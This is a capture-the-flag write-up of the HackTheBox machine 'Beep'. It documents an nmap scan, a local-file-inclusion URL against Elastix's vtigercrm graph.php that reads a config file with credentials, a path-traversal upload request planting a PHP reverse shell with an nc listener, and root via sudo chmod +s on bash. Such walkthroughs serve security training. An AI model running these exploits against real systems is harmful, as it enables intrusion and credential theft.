Beep

HackTheBox

GoProSlowYo

2021-09-14

Contents

Beep

Overview

This was pretty quick and easy box starting with LFI we can get credentials. Then we can login and upload a reverse shell with a fule upload bypass. Finally we can call that shell via LFI again. From here the privesc was easy since our user `asterisk` had many, many sudo abilites.

Information Gathering

Rustscan/Nmap

```
$ sudo rustscan -b 8192 -u 16384 -a 10.10.10.7 -- -sS -sV -sC -oN 10.10.10.7.$(basename $PWD).nmap.txt
# Nmap 7.80 scan initiated Tue Sep 14 13:00:37 2021 as: nmap -vvv -p 80,110,111,143,443,878,993,995,10000 -sS -sV -sC -oN 10.10.10.7.beep.nmap.txt 10.10.10.7
Nmap scan report for 10.10.10.7
Host is up, received echo-reply ttl 63 (0.15s latency).
Scanned at 2021-09-14 13:00:37 PDT for 133s

PORT      STATE SERVICE  REASON         VERSION
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.2.3
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3     syn-ack ttl 63 Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: PIPELINING IMPLEMENTATION(Cyrus POP3 server v2) USER AUTH-RESP-CODE APOP UIDL RESP-CODES LOGIN-DELAY(0) EXPIRE(NEVER) TOP STLS
111/tcp   open  rpcbind  syn-ack ttl 63 2 (RPC #100000)
143/tcp   open  imap     syn-ack ttl 63 Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: RENAME OK ID UNSELECT LITERAL+ MULTIAPPEND RIGHTS=kxte X-NETSCAPE ACL IMAP4rev1 LISTEXT MAILBOX-REFERRALS BINARY CONDSTORE SORT THREAD=ORDEREDSUBJECT STARTTLS IDLE CATENATE CHILDREN SORT=MODSEQ ANNOTATEMORE THREAD=REFERENCES URLAUTHA0001 LIST-SUBSCRIBED UIDPLUS ATOMIC NAMESPACE QUOTA IMAP4 Completed NO
443/tcp   open  ssl/http syn-ack ttl 63 Apache httpd 2.2.3 ((CentOS))
|_http-favicon: Unknown favicon MD5: 80DCC71362B27C7D0E608B0890C05E9F
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
```

```
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Elastix - Login page
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=
  SomeOrganization/stateOrProvinceName=SomeState/countryName=--/
  localityName=SomeCity/organizationalUnitName=SomeOrganizationalUnit/
  emailAddress=root@localhost.localdomain
| Issuer: commonName=localhost.localdomain/organizationName=
  SomeOrganization/stateOrProvinceName=SomeState/countryName=--/
  localityName=SomeCity/organizationalUnitName=SomeOrganizationalUnit/
  emailAddress=root@localhost.localdomain
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-04-07T08:22:08
| Not valid after:  2018-04-07T08:22:08
| MD5:   621a 82b6 cf7e 1afa 5284 1c91 60c8 fbc8
| SHA-1: 800a c6e7 065e 1198 0187 c452 0d9b 18ef e557 a09f
| -----BEGIN CERTIFICATE-----
| MIIEDjCCA3egAwIBAgICfVUwDQYJKoZIhvcNAQEFBQAwgbsxCzAJBgNVBAYTAi0t
| MRIwEAYDVQQIEwlTb21lU3RhdGUxETAPBgNVBAcTCFNvbWVDaXR5MRkwFwYDVQQK
| ExBTb21lT3JnYW5pemF0aW9uMR8wHQYDVQQLExZTb21lT3JnYW5pemF0aW9uYWxV
| bml0MR4wHAYDVQQDExVsb2NhbGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0B
| CQEWGnJvb3RAbG9jYWxob3N0LmxvY2FsZG9tYWluMB4XDTE3MDQwNzA4MjIwOFoX
| DTE4MDQwNzA4MjIwOFowgbsxCzAJBgNVBAYTAi0tMRIwEAYDVQQIEwlTb21lU3Rh
| dGUxETAPBgNVBAcTCFNvbWVDaXR5MRkwFwYDVQQKExBTb21lT3JnYW5pemF0aW9u
| MR8wHQYDVQQLExZTb21lT3JnYW5pemF0aW9uYWxVbml0MR4wHAYDVQQDExVsb2Nh
| bGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0BCQEWGnJvb3RAbG9jYWxob3N0
| LmxvY2FsZG9tYWluMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC3e4HhLYPN
| gwJ4eKlW/UpmemPfK/a3mcafSqx/AJP34OC0Twj/cZNaqFPLOWfNjcq4mmiV++9a
| oJCkj4apDkyICI1emsrPaRdrlA/cCXcn3nupfOgcfpBV4vqNfqorEqpJCO7T4bcp
| Z6YHuxtRtP7gRJiE1ytAFP2jDvtvMqEWkwIDAQABo4IBHTCCARkwHQYDVR0OBBYE
| FL/OLJ7hJVedlL5Gk0fYvo6bZkqWMIHpBgNVHSMEgeEwgd6AFL/OLJ7hJVedlL5G
| k0fYvo6bZkqWoYHBpIG+MIG7MQswCQYDVQQGEwItLTESMBAGA1UECBMJU29tZVN0
| YXRlMREwDwYDVQQHEwhTb21lQ2l0eTEZMBcGA1UEChMQU29tZU9yZ2FuaXphdGlv
| bjEfMB0GA1UECxMWU29tZU9yZ2FuaXphdGlvbmFsVW5pdDEeMBwGA1UEAxMVbG9j
| YWxob3N0LmxvY2FsZG9tYWluMSkwJwYJKoZIhvcNAQkBFhpyb290QGxvY2FsaG9z
| dC5sb2NhbGRvbWFpboICfVUwDAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQUFAAOB
| gQA+ah2n+bomON94KgibPEVPpmW+8N6Sq3f4qDG54urTnPD39GrYHvMwA3B2ang9
| l3zta5tXYAVj22kiNM2si4bOMQsa6FZR4AEzWCq9tZS/vTCCRaT79mWj3bUvtDkV
| 2ScJ9I/7b4/cPHDOrAKdzdKxEE2oM0cwKxSnYBJk/4aJIw==
|_-----END CERTIFICATE-----
|_ssl-date: 2021-09-14T20:04:46+00:00; +3m24s from scanner time.
878/tcp   open  status   syn-ack ttl 63 1 (RPC #100024)
993/tcp   open  ssl/imap syn-ack ttl 63 Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3     syn-ack ttl 63 Cyrus pop3d
10000/tcp open  http     syn-ack ttl 63 MiniServ 1.570 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 74F7F6F633A027FA3EA36F05004C9341
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```


```
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts: 127.0.0.1, example.com

Host script results:
|_clock-skew: 3m23s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 14 13:02:50 2021 -- 1 IP address (1 host up) scanned in 133.58 seconds
```

Foothold

There's a lot to look at from the nmap scan but we started at the webserver and thankfully we didn't need to go much further.

`searchsploit elastix` gave us about 7-8 different vulnerabilites to try out. Only two or three of them were really interesting and only the LFI exploit here worked for us.

```
view-source:https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
# This file is part of FreePBX.
[...snip...]
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jE********jE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jE********jE
```



view-source:https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action

```
# This file is part of FreePBX.
#
#    FreePBX is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 2 of the License, or
#    (at your option) any later version.
#
#    FreePBX is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with FreePBX.  If not, see <http://www.gnu.org/licenses/>.
#
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=[redacted]E
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=[redacted]

# AMPBIN: Location of the FreePBX command line scripts
# AMPSBIN: Location of (root) command line scripts
#
AMPBIN=/var/lib/asterisk/bin
AMPSBIN=/usr/local/sbin

# AMPWEBROOT: Path to Apache's webroot (leave off trailing slash)
# AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash)
# AMPWEBADDRESS: The IP address or host name used to access the AMP web admin
#
AMPWEBROOT=/var/www/html
AMPCGIBIN=/var/www/cgi-bin
# AMPWEBADDRESS=x.x.x.x|hostname

# FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash)
# FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel
# FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise
# FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf.  Useful for sqlite3
# or if you don't want FOP.
#
#FOPRUN=true
FOPWEBROOT=/var/www/html/panel
#FOPPASSWORD=passw0rd
FOPPASSWORD=j[redacted]jE

# FOPSORT=extension|lastname
```

Figure 1: LFI of the asterix config


Don't forget to get the `user.txt` flag:

```
https://10.10.10.7/vtigercrm/graph.php?module=Accounts&action&
    current_language=../../../../../../../..//home/fanis/user.txt%00
```

We combined this LFI with a file upload vulnerability found here to upload a reverse shell. Our payload looked like so:

```
POST /admin/config.php HTTP/1.1
Host: 10.10.10.7
```

```
Cookie: ui-tabs-1=0; setup-e3afed0047b08059d0fada10f400c1e5=expanded;
    setup-972e73b7a882d0802a4e3a16946a2f94=expanded; setup-7
    eec029e6d0d83dcd40bc218cbc04e85=expanded; setup-
    fcc42e3dc88422b722c17e20c26a39a1=expanded; tool-
    e3afed0047b08059d0fada10f400c1e5=expanded; tool-
    db5eb84117d06047c97c9a0191b5fffe=expanded; tool-
    afde5a73d112b230adb0e3b203265409=expanded; tool-
    b988b61dd9ca7cbbea7d68b6b24d749f=expanded; testing=1; elastixSession
    =qm22nnf0t4kj7vmos7tbvqs9l4; UICSESSION=0bja4tgs6ugnh32h6e4n41d8u2;
    PHPSESSID=unb061vhh3i61iblninudqf8u6; ARI=r06i1aq8fbsf3b7n2gq0pfgf15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
    Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
    webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary
    =---------------------------34552388739721209383999095614
Content-Length: 4534
Origin: https://10.10.10.7
Authorization: Basic YWRtaW46akVoZElla1dtZGpF
Referer: https://10.10.10.7/admin/config.php
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

-----------------------------345523887397212093839990956614
Content-Disposition: form-data; name="display"

recordings
-----------------------------345523887397212093839990956614
Content-Disposition: form-data; name="action"

recordings_start
-----------------------------345523887397212093839990956614
Content-Disposition: form-data; name="usersnum"

../../../../../var/www/html/admin/rev
-----------------------------345523887397212093839990956614
Content-Disposition: form-data; name="ivrfile"; filename="rev.php"
Content-Type: application/octet-stream

  <?php
  // php-reverse-shell - A Reverse Shell implementation in PHP
  // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
 [...snip...]
  ?>

-----------------------------345523887397212093839990956614--
```




```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------3455238873972120938399909
5614
Content-Length: 4534
Origin: https://10.10.10.7
Authorization: Basic YWRtaW46akVoZElla1dtZGpF
Referer: https://10.10.10.7/admin/config.php
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

-----------------------------34552388739721209383999095614
Content-Disposition: form-data; name="display"

recordings
-----------------------------34552388739721209383999095614
Content-Disposition: form-data; name="action"

recordings_start
-----------------------------34552388739721209383999095614
Content-Disposition: form-data; name="usersnum"

../../../../../var/www/html/admin/rev
-----------------------------34552388739721209383999095614
Content-Disposition: form-data; name="ivrfile"; filename="
rev.php"
Content-Type: application/octet-stream


  <?php
  // php-reverse-shell - A Reverse Shell implementation in
PHP
  // Copyright (C) 2007 pentestmonkey@pentestmonkey.net

  set_time_limit (0);
```

```
HTTP/1.1 200 OK
Date: Wed, 15 Sep 2021 01:02:53 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Last-Modified: Wed, 15 Sep 2021 01:02:53 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, p
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 17341

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transiti
<!-- should also validate ok with DOCTYPE html PUBLIC
<html>

  <head>
    <title>
      FreePBX administration
    </title>
    <meta http-equiv="Content-Type" content="text/htm
    <meta http-equiv="X-UA-Compatible" content="chrom
    <link href="common/mainstyle.css" rel="stylesheet
    <style type="text/css">
      body{
        background-image:url(images/shadow-side-backg
        background-repeat:repeat-y;
        background-position:left;
      }
      </style>
      <link rel="shortcut icon" type="image/vnd.micro
      <!--[if IE]>
      <link href="common/ie.css" rel="stylesheet" typ
      <![endif]-->

      <script type="text/javascript" src="common/scri
      </script>
```

Figure 2: Upload a Reverse Shell with Upload Bypass

Finally we call our uploaded file for a shell.

```
view-source:https://10.10.10.7/vtigercrm/graph.php?current_language
    =../../../../../../../..//var/lib/asterisk/sounds/custom/rev.php%00&
    module=Accounts&action
```




```
~/htb/beep
[1]    66150 continued  nc -lvp 32000

bash-3.2$
bash-3.2$ stty rows 50 cols 171; export TERM=xterm-256color
bash-3.2$
bash-3.2$
bash-3.2$ id
uid=100(asterisk) gid=101(asterisk) groups=101(asterisk)
```

Figure 3: Get Foothold via PHP Reverse Shell

Privilege Escalation

From here we simply ran `sudo -l` and our current user (`asterisk`) had a pretty ridiculously **risk**y set of permissions. So let's just abuse that.

I used `chmod` to add the `setuid (+s)` bit to the `bash` binary and then ran `/bin/bash -p` to preserve root privileges and not drop them. Get flag and claim victory.



```
bash-3.2$ sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTR
    LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC LC

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
bash-3.2$ sudo /bin/chmod +s /bin/bash
bash-3.2$ /bin/bash -p
bash-3.2# cd /root
bash-3.2# cat root.txt
d6[redacted]a8
bash-3.2# 
[0] 1:nc*
```

JUST... LOL.

Figure 4: Privesc to Root via setuid Bash